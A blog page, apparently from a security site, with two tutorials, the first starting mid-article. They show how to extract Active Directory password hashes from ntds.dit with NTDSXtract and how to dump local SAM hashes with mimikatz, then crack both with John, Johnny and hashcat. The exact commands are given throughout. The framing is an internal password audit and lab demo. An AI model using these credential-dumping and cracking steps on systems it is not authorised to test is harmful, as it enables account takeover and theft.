
We must first install the other pre-req’s using “apt-get install git autoconf automake autopoint libtool pkg-config build-essential”

Run ./synclibs.sh
Run ./autogen.sh

Run chmod +x configure

Run ./configure

Run make

Run sudo make install

Run ldconfig

Navigate to cd /usr/local/bin/


Export the tables from ntds.dit by running “esedbexport -m tables /root/ntds.dit”

Copy the /usr/local/bin/ntds.dit.export folder to /root/.
Extracting the AD user account hashes using NTDSXtract
Next we have to download NTDSXtract by running this command wget https://github.com/csababarta/ntdsxtract/archive/e2fc6470cf54d9151bed394ce9ad3cd25be7c262.zip

Unzip the file by running “unzip e2fc6470cf54d9151bed394ce9ad3cd25be7c262.zip”.

Then navigate to the directory you’ve extracted it to and “cd ntdsxtract-e2fc6470cf54d9151bed394ce9ad3cd25be7c262.zip/”.

Now you must run the python script in that folder using the files you have created. The command is “python dsusers.py /root/ntds.dit.export/datatable.4 /root/ntds.dit.export/link_table.7 /root/hashdumpwork --syshive /root/system --passwordhashes --lmoutfile /root/lm-out.txt --ntoutfile /root/nt-out.txt --pwdformat ophc
You may have to substitute file paths if you have exported or moved the datatable files. The paths after lmoutfile and nt-outfile are output locations.
You will now have lm-out.txt and nt-out.txt files in your home directory.

Cracking the Hashes - Using Johnny
In Kali under Password Attacks open Johnny.


Click Open password file and select the (PASSWD format) option.

Select the nt-out.txt from the earlier steps and click Open.

You should now see a list of user accounts and hashes displayed.

Click on the Start new attack button and you should get passwords returned in the Password column.
Note: There are various types of attack methods under Options and a vast amount of wordlists available online. Since this is our production environment and we use very complex passwords, we entered a few known passwords in to a custom wordlist dictionary file to expedite the cracking process.
Cracking the Hashes Using John
In Kali under Password Attacks open John


Run the following command: john --rules=all --format=nt.old --fork=2 nt-out.txt
As you can see in the screenshot below, John will start to crack user passwords. You can see that someone in our domain has been creating test accounts using the same password of abc123$$.
Cracking the Hashes Using Hashcat

In Kali under Password Attacks open hashcat.

Run the following command: hashcat -m 1000 -a 0 nt-out.txt -o pwdhashcat.txt rockyou.txt --force --attack-mode 3
-m is our hash type
-a 0 is our attack mode set to straight
--attack-mode 3 was also used which is a brute-force attack
Nt-out.txt is our file from earlier steps that contains the userid’s and hashes
-o is our output file which will be named pwdhashcat.txt
Rockyou.txt is our downloaded dictionary file. - This was downloaded off the web for this step.
Hashcat then began a brute force and dictionary attack. You will able to see it attempting to crack password after password after password in the terminal window.
This article was contributed by Barry Vista (bvista@monterytechgroup.com)
email this
•
digg
•
reddit
•
dzone
comments (0)
•
references (0)
Related:
Auditing Privileged Operations and Mailbox Access in Office 365 Exchange Online
5 Indicators of Endpoint Evil
Live with Dell at RSA 2015
Severing the Horizontal Kill Chain: The Role of Micro-Segmentation in Your Virtualization Infrastructure
Cracking local windows passwords with Mimikatz, LSA dump and Hashcat
Tue, 07 Nov 2017 13:03:26 GMT
Recently Thycotic sponsored a webinar titled "
Kali Linux: Using John the Ripper, Hashcat and Other Tools to Steal Privileged Accounts". During the webinar Randy spoke about the tools and steps to crack local windows passwords. Here are the steps we used to do so.
Extracting a copy of the SYSTEM and SAM registry hives

We need to extract and copy the SYSTEM and SAM registry hives for the local machine. We do this by running “reg save hklm\sam filename1.hiv” and “reg save hklm\security filename2.hiv”.
Dumping the hashes with Mimikatz and LSAdump
Now we must use mimikatz to dump the hashes.



We need to run “lsadump::sam filename1.hiv filename2.hiv” from step 1 above. But as you can see in the screenshot below we get an error. This is because we do not have the proper access.

We must run at elevated privileges for the command to run successfully. We do this by running “privilege::debug” and then “token::elevate”.

Now run “log hash.txt” so that your next command will output to a txt file.
Now we can run the “lsadump::sam filename1.hiv filename2.hiv” from step 1 above successfully. It will display the username and hashes for all local users.

Navigate to the directory where mimikatz is located on your machine. In my instance it’s located in C:\Users\BarryVista\Downloads\mimikatz\x64. Here you will find the output in the hash.txt file.

We need to edit the contents of this file to display only the username and hash in this format – username:hash
Copy this file to your Kali Linux box home folder.
Cracking the hashes using Hashcat

Run hashcat with this command: hashcat -m 1000 -a 0 --force --show --username hash.txt wordlist1.lst
-m 1000 = hash type, in this case 1000 specifies a NTLM hash type
-a 0 = Straight attack mode
--force = ignore warnings
--show = compares hashlist with potfile; show cracked hashes
--username = enables ignoring of usernames in hashfile
hash.txt = our file with the username:hash information
wordlist1.lst = our word list with the passwords.
As
you can see in the screenshot below we end up with the username, hash and
password.
In this lab demo, we created a custom wordlist that contained our passwords with the exception of our real administrator password which is why it isn’t displayed. There are multiple sources on the web to download dictionary lists used for password cracking.
This article was contributed by Barry Vista (bvista@monterytechgroup.com)
email this
•
digg
•
reddit
•
dzone
comments (0)
•
references (0)
Related:
Live with Dell at RSA 2015
5 Indicators of Endpoint Evil
Auditing Privileged Operations and Mailbox Access in Office 365 Exchange Online
Live with LogRhythm at RSA
previous | next
powered by Bloget™